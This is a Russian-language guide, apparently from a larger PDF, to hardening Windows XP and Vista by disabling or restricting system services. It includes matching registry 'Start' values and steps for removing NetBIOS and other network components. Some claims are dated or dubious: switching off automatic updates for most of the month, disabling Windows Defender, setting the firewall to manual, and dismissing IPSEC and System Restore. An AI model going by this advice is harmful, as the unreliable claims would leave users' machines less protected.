Должны работать (тип запуска - Авто):

Телефония [Telephony]

Удаленный вызов процедур (RPC) [Remote Procedure Call]

DHCP-клиент [DHCP Client] (если у вас модем)

Plug and Play

Windows Audio

Windows User Mode Driver Framework

Диспетчер очереди печати [Print Spooler]

Диспетчер учетных записей безопасности [Security Accounts Manager]

Журнал событий [Event Log]

Запуск серверных процессов DCOM [DCOM Server Process Launcher]

Защищенное хранилище [Protected Storage]

Инструментарий управления Windows [Windows Management Instrumentation]

Клиент отслеживания изменившихся связей [Distributed Link Tracking Client]

Определение оборудования оболочки [Shell Hardware Detection]

Службы криптографии [Cryptographic Services]

Темы [Themes]

Уведомление о системных событиях [System Event Notification]

Центр обеспечения безопасности [Security Center] (по желанию)

Дополнительная информация о службах

(DNS-клиент – служба кэширования DNS, делающая запросы на соотношение доменных имен и IP-адресов. Каждая программа может самостоятельно делать этот запрос.

(Machine Debug Manager – служба отладки. Если вы не занимаетесь программированием, вам не нужна эта служба.

(NetMeeting Remote Desktop Sharing – удаленный рабочий стол NetMeeting. Потенциально уязвимая служба, предоставляющая доступ к вашему рабочему столу.

(Автоматическое обновление – служба, которую можно включать раз в месяц для обновления Windows. Согласитесь, что остальные четыре недели месяца она вам не нужна.

(Беспроводная настройка – служба настройки беспроводной сети. Потенциально уязвима. Если вы имеете проблемы с беспроводной связью, поставьте службу в позицию Вручную.

(Вторичный вход в систему – служба, которая не имеет смысла, если в операционной системе только одна учетная запись. В противном случае вы можете оставить ее, как есть.

(Диспетчер сетевого DDE – служба динамического обмена данными, управляющая общими (shared) ресурсами в локальной сети. От этой службы зависят *Служба сетевого DDE* и *Сервер папки обмена*.

(Диспетчер сеанса справки для удаленного рабочего стола – служба управления функциями Удаленного помощника. Потенциально опасна.

(Доступ к HID-устройствам – служба, поддерживающая использование горячих клавиш в некоторых программах. Отключение никакого воздействия на машину не оказывает.

(Модуль поддержки NetBIOS через TCP/IP – служба LMHOSTS, обеспечивающая поддержку протокола NetBIOS. Ниже изложен путь отключения как LMHOSTS, так и NetBIOS.

(Сервер папки обмена – служба, обеспечивающая просмотр общих ресурсов на удаленных компьютерах.

(Служба восстановления системы управляет System Restore – неудобным и опасным средством восстановления Windows. System Restore желательно отключить, заменив его более качественным сторонним продуктом.

(Служба индексирования осуществляет сбор информации о файлах для ускорения их последующего поиска. В реальности поисковая система Windows превосходно обходится без нее.

(Служба обнаружения SSDP обеспечивает поиск универсальных PnP-устройств в локальной сети. Такая активность бесполезна для одиночного компьютера и может быть проблематичной в локальной сети. От этой службы зависит *Узел универсальных PnP-устройств* .

(Служба сетевого DDE обеспечивает безопасность динамического обмена данными и собственно передачу данных (сетевой транспорт). Также может быть потенциально опасна и, как правило, не нужна вообще. От этой службы зависит *Сервер папки обмена*.

(Служба шлюза уровня приложения поддерживает сторонние подключаемые модули протокола для общего доступа к Сети и брандмауэра Windows. На Windows XP SP2 эта служба просто открывает порт и ничего более. В иных случаях эта служба должна работать.

(Службы IPSEC управляет политикой сетевой безопасности и запускает драйвер IP-безопасности. Несмотря на грозное описание, эта служба также потенциально уязвима и не приносит ощутимой пользы.

(Службы терминалов – одна из наиболее опасных служб. Она предоставляет возможность удаленного подключения к компьютеру. Является основой для удаленного рабочего стола (включая удаленное администрирование), быстрого переключения пользователей, удаленного помощника. От этой службы зависит *Совместимость быстрого переключения пользователей.*

(Удаленный реестр предоставляет любому желающему возможность удаленно управлять вашим реестром. Это очень серьезная угроза для безопасности.

(Совместимость быстрого переключения пользователей – служба, обеспечивающая переключение между пользователями без выхода из системы. Она не нужна вам, если вы единственный пользователь компьютера.

(ASP.NET State Service – служба программной среды .NET Framework. Как правило, для нормальной работы системы она не требуется.

(InstallDriver Table Manager – служба универсального установщика InstallShield. Также не нужна в качестве постоянно работающей.

(MS Software Shadow Copy Provider - служба, обеспечивающая поддержку теневого копирования тома (т.е. функции копирования файлов, даже если они в данный момент используются). Постоянно эта служба не требуется.

(Office Source Engine – служба сохранения дистрибутивов для последующего изменения / восстановления установленных программ. Нет смысла держать ее в памяти все время.

(QoS RSVP – служба рассылок оповещений в локальной сети. В качестве постоянного процесса не нужна.

(Windows Installer – служба универсального установщика Windows. В качестве постоянно запущенной не требуется.

(Адаптер производительности WMI – служба информации о производительности устройств. Целесообразно, чтобы она запускалась только по требованию.

(Брандмауэр Windows/Общий доступ к Интернету (ICS) – служба брандмауэра Windows. Если у вас есть сторонний брандмауэр, эта служба вам ни к чему.

(Веб-клиент – служба, позволяющая программам Windows получать доступ к файлам в Интернете и изменять их. Желательно не держать ее запущенной постоянно.

(Диспетчер авто-подключений удаленного доступа – служба, автоматически подключающая компьютер к сети, если какая-либо программа запрашивает соединение с удаленным компьютером. Также нет нужды в ее постоянной работе.

(Диспетчер логических дисков – служба наблюдения за состоянием жестких дисков и их разделов. В качестве постоянно запущенной не требуется. От этой службы зависит *Служба администрирования диспетчера логических дисков.*

(Диспетчер подключений удаленного доступа – служба создания удаленного подключения. Запускается по требованию. От этой службы зависит *Диспетчер авто-подключений удаленного доступа.*

(Журналы и оповещения производительности – служба сбора информации о производительности оборудования, последующего протоколирования и оповещения. Как правило, постоянно не требуется.

(Источник бесперебойного питания – служба, управляющая известными системе моделями источников бесперебойного питания. Если система не опознает ваш ИБП или вы не имеете такового устройства, вы можете даже отключить эту службу.

(Координатор распределенных транзакций – служба, координирующая операции передачи данных между несколькими диспетчерами ресурсов. В качестве постоянного процесса не требуется.

(Маршрутизация и удаленный доступ – служба, осуществляющая маршрутизацию в локальной сети. Целесообразно не держать ее в памяти постоянно.

(Планировщик заданий – служба, обеспечивающая планирование различных заданий в системе. Если у вас возникают проблемы с запуском задач по расписанию, служба может быть установлена в тип запуска Авто.

(Протокол HTTP SSL – служба, обеспечивающая безопасные соединения в сети Интернет (HTTPS). Следует запускать ее по требованию, а не автоматически.

(Сетевые подключения – служба, отображающая свойства подключений и локальной сети. Целесообразно запускать ее по требованию. От этой службы зависит *Брандмауэр Windows/Общий доступ к Интернету (ICS).*

(Система событий COM+ - служба, обеспечивающая рассылку уведомлений о состоянии системы различным ее компонентам. В качестве автоматически запускаемой не нужна. От этой службы зависит *Уведомление о системных событиях* .

(Системное приложение COM+ - служба, управляющая COM+ компонентами и настраивающая их. В качестве постоянного процесса не требуется.

(Служба COM записи компакт-дисков IMAPI – стандартная служба Windows, поддерживающая запись на компакт-диски. Если вы используете сторонние средства записи, вы можете отключить эту службу или поставить ее на запуск по требованию (Вручную).

(Служба администрирования диспетчера логических дисков настраивает жесткие диски и их разделы. Должна выполняться только при необходимости.

(Служба времени Windows выполняет синхронизацию часов компьютера с эталонным временем в Интернете. Постоянно держать ее в памяти не следует.

(Служба загрузки изображений (WIA) обеспечивает получение изображений со сканеров и цифровых камер. Установка службы в режим по требованию (Вручную) не влияет на стандартные средства работы со сканером и цифровой камерой.

(Служба обеспечения сети запрашивает файлы конфигурации на главном сервере для выполнения автоматической настройки сети. В качестве постоянно запущенной не требуется.

(Служба регистрации ошибок записывает ошибки служб и приложений, выполняющихся в нестандартной среде, в случае обнаружения таковых предлагает отправить отчет в Microsoft. Постоянно держать ее в памяти не следует.

(Служба серийных номеров переносных устройств мультимедиа работает с серийными номерами подключаемых мультимедийных устройств для обеспечения безопасности защищенных лицензионных файлов (премиум-контента). Как постоянный процесс не нужна.

(Служба сетевого расположения (NLA) хранит информацию о настройках сети и сообщает приложениям об их изменении. Целесообразно запускать ее по требованию (Вручную).

(Смарт-карты – служба работы с одноименными устройствами. В зависимости от наличия / отсутствия у вас таковых может быть установлена на Вручную или отключена.

(Справка и поддержка – служба справочной системы Windows. Желательно запускать только при необходимости (Вручную). Если вы не пользуетесь Центром справки и поддержки, службу можно отключить.

(Съемные ЗУ – служба установки и настройки съемных дисков. Может быть установлена в позицию Вручную без ущерба для функциональности.

(Теневое копирование тома – служба универсального копирования файлов вне зависимости от того, заняты они или нет. Используется для архивации файлов и восстановления системы. В качестве автоматически запускаемой не требуется.

(Узел универсальных PnP-устройств – служба поддержки PnP устройств в локальной сети. Может быть установлена в позицию Вручную без ущерба для функциональности.

(Управление приложениями – служба поддержки установки и удаления программ. В качестве постоянно запущенной не требуется.

(Фоновая интеллектуальная служба передачи (BITS) – компонент автоматического обновления Windows, обеспечивающий фоновую передачу данных. Уязвима. Во время обновления следует устанавливать в позицию Авто; все остальные четыре недели желательно отключать ее. Возможности этой службы по скрытой передаче данных могут быть использованы вредоносными программами.

(Телефония – служба, обеспечивающая доступ к телефонным сервисам – управление модемом, дозвон, IP-телефония и т.д. От этой службы зависят *Диспетчер авто-подключений удаленного доступа* и *Диспетчер подключений удаленного доступа* .

(Удаленный вызов процедур (RPC) - корневая служба Windows. Если RPC не запущена, система не загружается. От этой службы зависят *Machine Debug Manager, MS Software Shadow Copy Provider, QoS RSVP, Windows Audio, Windows Installer, Windows User Mode Driver Framework, Адаптер производительности WMI, Беспроводная настройка, Диспетчер логических дисков, Диспетчер очереди печати, Диспетчер сеанса справки для удаленного рабочего стола, Диспетчер учетных записей безопасности, Доступ к HID-устройствам, Защищенное хранилище, Инструментарий управления Windows, Координатор распределенных транзакций, Маршрутизация и удаленный доступ, Определение оборудования оболочки, Планировщик заданий, Сетевые подключения, Система событий COM+, Системное приложение COM+, Служба администрирования диспетчера логических дисков, Служба восстановления системы, Служба загрузки изображений (WIA), Служба индексирования, Служба обеспечения сети, Служба регистрации ошибок, Службы IPSEC, Службы криптографии, Службы терминалов, Справка и поддержка, Съемные ЗУ, Телефония, Теневое копирование тома, Фоновая интеллектуальная служба передачи (BITS), Центр обеспечения безопасности* .

(DHCP-клиент – служба управления конфигурацией сети. Рекомендуется устанавливать тип запуска Авто, если у вас модем или ADSL.

(Plug and Play - служба поддержки технологии «включил и работай». Данная технология позволяет подключать устройство к компьютеру и сразу же использовать его без перезагрузки. От этой службы зависят *Телефония, Windows Audio, Диспетчер логических дисков, Служба администрирования диспетчера логических дисков, Смарт-карты.*

(Windows Audio – служба, предоставляющая приложениям доступ к звуковым устройствам.

(Windows User Mode Driver Framework – служба, позволяющая использование драйверов пользовательского режима (в отличие от драйверов режима ядра).

(Диспетчер очереди печати – служба, загружающая файлы в память для их последующей печати. Отключать службу нежелательно.

(Диспетчер учетных записей безопасности – служба, отвечающая за хранение информации о безопасности для пользователей. От этой службы зависит *Координатор распределенных транзакций* .

(Журнал событий – служба протоколирования работы системы, ведущая журналы информационных сообщений и ошибок.

(Запуск серверных процессов DCOM запускает DCOM-службы системы. Полностью отключать эту службу не рекомендуется, так как функциональность некоторых программных продуктов зависит от этой службы.

(Защищенное хранилище обеспечивает относительно безопасное хранение личных данных (логинов, паролей и т.д.), сохраненных из Проводника или иных средств Windows.

(Инструментарий управления Windows – служба, поддерживающая единый интерфейс для управления настройками операционной системы. Отключать не рекомендуется. От этой службы зависят *Брандмауэр Windows/Общий доступ к Интернету (ICS)* и *Центр обеспечения безопасности.*

(Клиент отслеживания изменившихся связей – служба, поддерживающая связи перемещаемых файлов при использовании файловой системы NTFS.

(Определение оборудования оболочки – служба поддержки автозапуска дисков.

(Службы криптографии управляет цифровыми подписями и сертификатами файлов.

(Темы – служба поддержки тем оформления Windows.

(Уведомление о системных событиях – служба протоколирования системных событий и оповещения о них приложений, зарегистрированных в COM+.

(Центр обеспечения безопасности ведет наблюдение за установленными охранными программами. Если вы не используете ЦОБ, вы можете отключить данную службу.

Рекомендации по отключению некоторых служб на Windows Vista (по материалам www.thevista.ru), которые отсутствуют на Windows XP

Desktop Window Manager Session Manager / Менеджер сеансов DWM: Обеспечивает запуск и работу Desktop Window Manager. Если вы не пользуетесь интерфейсом с прозрачностью Aero Glass, **отключайте** .

IP Helper: Обеспечивает автоматическую работу IPv6 на базе IPv4-сетей. Если вам не требуется поддержка IPv6, **отключаем** .

Offline Files / Оффлайн-файлы: данная служба следит за кэшем оффлайн-файлов и регистрирует события активности оффлайн-файлов. Если вы не пользуетесь оффлайн-файлами, **отключайте** .

Program Compatibility Assistant Service / Служба обеспечения программной совместимости: Обеспечивает работу приложения Program Compatibility Assistant. Если вы не пользуетесь приложением Program Compatibility Assistant, **отключайте** .

ReadyBoost: Обеспечивает поддержку ReadyBoost. Если вы не пользуетесь USB-устройствами в качестве способа повышения производительности системы, **отключайте** . Иначе приобретайте Flash-диск, подключайте к USB-порту и используйте в качестве довеска к системной памяти, который значительно увеличивает общую производительность системы.

Tablet PC Input Service / Служба ввода информации с TabletPC: Включает функциональность Tablet PC. Если у вас не Tablet PC, можно со спокойной совестью **отключать** .

Windows Defender: Сканирует компьютер на вредоносное ПО (spyware или adware), позволяет делать это по расписанию и загружает собственные обновления. Если вы используете сторонние решения по безопасности, данную службу можно **отключить** .

Мы рекомендуем также устанавливать в позицию «Вручную» и останавливать любые **иные службы, связанные с обменом файлами по сети или доступом к компьютеру извне**. Таковыми могут выступать службы медиа-проигрывателей, принтеров и т.п., осуществляющие доступ к общим папкам в сети или предоставляющие таковой к файлам на компьютере (например, Служба общих сетевых ресурсов проигрывателя Windows Media).

После отключения служб

следует удалить потенциально опасные компоненты сетевого подключения. Изложенные ниже операции рекомендуется производить только на домашних компьютерах, так как корпоративная сеть может использовать удаляемые компоненты.

`Панель управления (классический вид) – Сетевые подключения.` На Windows Vista – `Панель управления (классический вид) - Центр управления сетями и общим доступом - Управление сетевыми подключениями.`

Выбрать ваше подключение, щелкнуть по нему правой клавишей мыши; пункт `Свойства.` Вкладка `Сеть.`



Рис. 10. Компоненты сетевого подключения

Удалить все компоненты, кроме Протокол Интернета (TCP/IP) (на Windows Vista – кроме Протокол Интернета версии 4 (TCP/IPv4)) и специализированных компонентов защитного ПО (например, NDIS-фильтр Kaspersky Internet Security). Далее: выделить Протокол Интернета (TCP/IP), кнопка Свойства. В полученном окне кнопка Дополнительно. Вкладка WINS.



Рис.11. Настройки NetBIOS

Снять галочку Включить просмотр LMHOSTS и установить переключатель в позицию Отключить NetBIOS через TCP/IP.

Далее везде нажимаем OK.

Ту же операцию следует повторить для всех сетевых подключений.

Имейте в виду, что после этого некоторые службы удаляются.

Настройка служб через реестр (для опытных пользователей)

Описанные нами настройки можно повторить через реестр с помощью любого редактора. Ниже представлен список служб, ключей и рекомендуемых значений.

Безопасная конфигурация Windows XP Home / Pro

Отключено (Disabled)

DNS-клиент [DNS Client]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Dnscache]
"Start"=dword:00000004
```

Machine Debug Manager

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\MDM]
"Start"=dword:00000004
```

NetMeeting Remote Desktop Sharing

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\mnmsrvc]
"Start"=dword:00000004
```

Автоматическое обновление [Automatic Updates] (включать раз в месяц для обновления Windows)

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\wuauserv]
"Start"=dword:00000004
```

Беспроводная настройка [Wireless Zero Configuration]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WZCSVC]
"Start"=dword:00000004
```

Вторичный вход в систему [Secondary Logon] (если вы единственный пользователь компьютера)

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\seclogon]
"Start"=dword:00000004
```

Диспетчер сетевого DDE [Network DDE DSDM]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NetDDEdsdm]
"Start"=dword:00000004
```

Диспетчер сеанса справки для удаленного рабочего стола [Remote Desktop Help Session Manager]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RDSessMgr]
"Start"=dword:00000004
```

Доступ к HID-устройствам [Human Interface Device Access]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\HidServ]
"Start"=dword:00000004
```

Модуль поддержки NetBIOS через TCP/IP [TCP/IP NetBIOS Helper Service]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LmHosts]
"Start"=dword:00000004
```

Сервер папки обмена [ClipBook]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\ClipSrv]
"Start"=dword:00000004
```

Служба восстановления системы [System Restore Service]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\srservice]
"Start"=dword:00000004
```

Служба индексирования [Indexing Service]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\cisvc]
"Start"=dword:00000004
```

Служба обнаружения SSDP [SSDP Discovery Service]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SSDPSRV]
"Start"=dword:00000004
```

Служба сетевого DDE [Network DDE]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NetDDE]
"Start"=dword:00000004
```

Служба шлюза уровня приложения [Application Layer Gateway Service] (если у вас Windows XP SP2)

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\ALG]
"Start"=dword:00000004
```

Службы IPSEC [IPSEC Services]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\PolicyAgent]
```

```
"Start"=dword:00000004
```

Службы терминалов [Terminal Services]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermService]
"Start"=dword:00000004
```

Совместимость быстрого переключения пользователей [Fast User Switching Compatibility] (если вы – единственный пользователь компьютера).

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\
FastUserSwitchingCompatibility]
"Start"=dword:00000004
```

Удаленный реестр [Remote Registry]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RemoteRegistr
y]
"Start"=dword:00000004
```

Фоновая интеллектуальная служба передачи (BITS) [Background Intelligent Transfer Service] (во время обновления Windows – Авто)

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\BITS]
"Start"=dword:00000004
```

Вручную (Manual)

ASP.NET State Service

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\aspnet_state]
"Start"=dword:00000003
```

InstallDriver Table Manager

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\IDriverT]
"Start"=dword:00000003
```

MS Software Shadow Copy Provider

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SwPrv]
"Start"=dword:00000003
```

Office Source Engine

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\ose]
"Start"=dword:00000003
```

QoS RSVP

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RSVP]
"Start"=dword:00000003
```

Windows Installer

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\MSIServer]
"Start"=dword:00000003
```

Адаптер производительности WMI [WMI Performance Adapter]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WmiApSrv]
"Start"=dword:00000003
```

Брандмауэр Windows/Общий доступ к Интернету (ICS) [Windows Firewall/Internet Connection Sharing]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess]
"Start"=dword:00000003
```

Веб-клиент [Web Client]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WebClient]
"Start"=dword:00000003
```

Диспетчер авто-подключений удаленного доступа [Remote Access Auto Connection Manager]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RasAuto]
"Start"=dword:00000003
```

Диспетчер логических дисков [Logical Disk Manager]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\dmserver]
"Start"=dword:00000003
```

Диспетчер подключений удаленного доступа [Remote Access Connection Manager]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RasMan]
"Start"=dword:00000003
```

Журналы и оповещения производительности [Performance Logs and Alerts]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SysmonLog]
"Start"=dword:00000003
```

Источник бесперебойного питания [Uninterruptible Power Supply]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\UPS]
"Start"=dword:00000003
```

Координатор распределенных транзакций [Distributed Transaction Coordinator]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\MSDTC]
"Start"=dword:00000003
```

Маршрутизация и удаленный доступ [Routing and Remote Access]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RemoteAccess]
"Start"=dword:00000003
```

Планировщик заданий [Task Scheduler] (если никакая программа не пользуется им)

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Schedule]
"Start"=dword:00000003
```

Протокол HTTP SSL [HTTP SSL]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\HTTPFilter]
"Start"=dword:00000003
```

Сетевые подключения [Network Connections]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Netman]
"Start"=dword:00000003
```

Система событий COM+ [COM+ Event System]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EventSystem]
"Start"=dword:00000003
```

Системное приложение COM+ [COM+ System Application]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\COMSysApp]
"Start"=dword:00000003
```

Служба COM записи компакт-дисков IMAPI [IMAPI CD-Burning COM Service]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\ImapiService]
"Start"=dword:00000003
```

Служба администрирования диспетчера логических дисков [Logical Disk Manager Administrative Service]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\dmadmin]
"Start"=dword:00000003
```

Служба времени Windows [Windows Time]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W32Time]
"Start"=dword:00000003
```

Служба загрузки изображений (WIA) [Windows Image Acquisition]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\stisvc]
"Start"=dword:00000003
```

Служба обеспечения сети [Network Provisioning Service]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\xmlprov]
"Start"=dword:00000003
```

Служба регистрации ошибок [Error Reporting Service]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\ERSvc]
"Start"=dword:00000003
```

Служба серийных номеров переносных устройств мультимедиа [Portable Media Serial Number Service]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WmdmPmSN]
"Start"=dword:00000003
```

Служба сетевого расположения (NLA) [Network Location Awareness]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Nla]
"Start"=dword:00000003
```

Смарт-карты [Smart Card]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SCardSrv]
"Start"=dword:00000003
```

Справка и поддержка [Help and Support]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\helpsvc]
"Start"=dword:00000003
```

Съемные ЗУ [Removable Storage]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NtmsSvc]
"Start"=dword:00000003
```

Теневое копирование тома [Volume Shadow Copy]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\VSS]
"Start"=dword:00000003
```

Узел универсальных PnP-устройств [Universal Plug and Play Device Host]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\upnphost]
"Start"=dword:00000003
```

Управление приложениями [Application Management]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AppMgmt]
"Start"=dword:00000003
```

Авто (Auto)

Телефония [Telephony]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TapiSrv]
"Start"=dword:00000002
```

Удаленный вызов процедур (RPC) [Remote Procedure Call]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RpcSs]
"Start"=dword:00000002
```

DHCP-клиент [DHCP Client] (если у вас модем)

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Dhcp]
"Start"=dword:00000002
```

Plug and Play

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\PlugPlay]
"Start"=dword:00000002
```

Windows Audio

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AudioSrv]
"Start"=dword:00000002
```

Windows User Mode Driver Framework

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\UMWdf]
"Start"=dword:00000002
```

Диспетчер очереди печати [Print Spooler]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Spooler]
"Start"=dword:00000002
```

Диспетчер учетных записей безопасности [Security Accounts Manager]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SamSs]
"Start"=dword:00000002
```

Журнал событий [Event Log]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Eventlog]
"Start"=dword:00000002
```

Запуск серверных процессов DCOM [DCOM Server Process Launcher]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\DcomLaunch]
"Start"=dword:00000002
```

Защищенное хранилище [Protected Storage]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\ProtectedStor
age]
"Start"=dword:00000002
```

Инструментарий управления Windows [Windows Management Instrumentation]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\winmgmt]
"Start"=dword:00000002
```

Клиент отслеживания изменившихся связей [Distributed Link Tracking Client]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TrkWks]
"Start"=dword:00000002
```

Определение оборудования оболочки [Shell Hardware Detection]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\ShellHWDetect
ion]
```

```
"Start"=dword:00000002
```

Службы криптографии [Cryptographic Services]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CryptSvc]
"Start"=dword:00000002]
```

Темы [Themes]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Themes]
"Start"=dword:00000002
```

Уведомление о системных событиях [System Event Notification]

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SENS]
"Start"=dword:00000002
```

Центр обеспечения безопасности [Security Center] (по желанию)

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\wscsvc]
"Start"=dword:00000002
```

Службы, удаляющиеся при выполнении рекомендаций «После отключения служб»

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Alerter]
"Start"=dword:00000004

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver]
"Start"=dword:00000004

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanworksta
tion]
"Start"=dword:00000002

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Messenger]
"Start"=dword:00000004

